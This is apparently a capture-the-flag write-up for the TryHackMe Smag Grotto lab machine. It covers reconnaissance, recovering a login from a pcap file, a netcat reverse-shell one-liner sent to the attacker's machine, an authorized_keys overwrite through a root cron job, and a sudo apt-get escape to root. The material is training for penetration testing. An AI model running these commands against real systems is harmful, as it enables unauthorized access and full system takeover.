
Smag Grotto CTF Write-Up:

Start with an nmap scan:




```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/wait for poc/smagGrotto]
└─# nmap -sC -sV -oN nmap smaggrotto.thm
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-29 16:26 IDT
Nmap scan report for smaggrotto.thm (10.10.115.98)
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 74:e0:e1:b4:05:85:6a:15:68:7e:16:da:f2:c7:6b:ee (RSA)
|   256 bd:43:62:b9:a1:86:51:36:f8:c7:df:f9:0f:63:8f:a3 (ECDSA)
|_  256 f9:e7:da:07:8f:10:af:97:0b:32:87:c9:32:d7:1b:76 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Smag
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.84 seconds
```


Checking the website it said that the web Is under development and nothing to see.

So I run gobuster and find a directory called mail:



```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/wait for poc/smagGrotto]
└─# gobuster dir -u smag.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://smag.thm
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2024/05/29 17:08:02 Starting gobuster in directory enumeration mode
===============================================================
/mail                 (Status: 301) [Size: 303] [--> http://smag.thm/mail/]
```

In the mail folder there are some interesting mails and what seems to be a pcap file to download :



smag.thm/mail/

The following emails are being displayed using our new and improved email2web software, allowing you to view your emails in a hassle free way!


Note: all attachments must be downloaded with wget.

Network Migration

Due to the exponential growth of our platform, and thus the need for more systems, we need to migrate everything from our current 192.168.33.0/24 network to the 10.10.0.0/8 network.
The previous engineer had done some network traces so hopefully they will give you an idea of how our systems are addressed.
dHJhY2Uy.pcap


TO: NETADMIN@SMAG.THM   CC: UZI@SMAG.THM   FROM: JAKE@SMAG.THM

When trying to click and download the pcap file I didn't get it so I catch the request in burp to see its location :



```
GET /aW1wb3J0YW50/dHJhY2Uy.pcap HTTP/1.1
Host: smag.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
```

And from that location I was able to download the pcap file :




smag.thm/aW1wb3J0YW50/

Index of /aW1wb3J0YW50

Name	Last modified	Size	Description
Parent Directory		-	
dHJhY2Uy.pcap	2020-06-05 08:39	1.2K	


In the pcap file I found two things :

1. Sub domain of the development of the site:




```
[Time since request: 0.001096000 seconds]
[Request in frame: 4]
[Request URI: http://development.smag.thm/login.php]
```

2. The credentials used to login:




```
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▾ Form item: "username" = "helpdesk"
      Key: username
      Value: helpdesk
  ▾ Form item: "password" = "cH4nG3M3_n0w"
      Key: password
```

So I added the subdomain to the /etc/hosts and go to try login with the credentials I found:




Enter a command

After login successfully I get this command page but I do not see any response reflected in the page , so to check if it actually running the command I directly try to open a reverse shell to my atttaking machine...



```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.9.1.191 9001 >/tmp/f
```


I open a listener and send the command , and received a reverse shell as the user www-data!!



```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/wait for poc/smagGrotto]
└─# nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.9.1.191] from (UNKNOWN) [10.10.115.98] 44638
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ █
```

PrivEsc:

In the crontab file I found that every minute the root user is updating the authorized_keys file in jake .ssh directory from a backup file locate in /opt/.backup:




```
www-data@smag:/tmp$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    /bin/cat /opt/.backups/jake_id_rsa.pub.backup > /home/jake/.ssh/authorized_keys
```


After checking I see that I have write permissions on the /opt/.backup/jake_id_rsa.pub.backup:




```
www-data@smag:/tmp$ ls -la /opt/.backups/jake_id_rsa.pub.backup
-rw-rw-rw- 1 root root 91 May 29 07:00 /opt/.backups/jake_id_rsa.pub.backup
```

The authorized key file is basically a file contain public keys of users the allowed to connect with the pair Privat key , so if I can change the backup public key (in /opt/.backup) to my own public key I will be able to connect as the user jake,

So I generate a pair of keys on my attacking machine (private and public) and echo the public key to the /opt/.backup/jake_id_rsa.pub.backup , now I wait for minute so the root will update jakes authorized_keys file and then connect to the user jake with the private key:




```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/wait for poc/smagGrotto]
└─# ssh -i jake_id_rsa jake@smag.thm
```



```
jake@smag:~$ whoami
jake
```

To gain root shell i check sudo -l:




```
jake@smag:~$ sudo -l
Matching Defaults entries for jake on smag:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on smag:
    (ALL : ALL) NOPASSWD: /usr/bin/apt-get
```

So I can run apt-get as any user with no password on the system!


GTFOBins :



(c) When the shell exits the update command is actually executed.

```
sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
```

And I have a root shell:



```
jake@smag:~$ sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# whoami
root
# 
```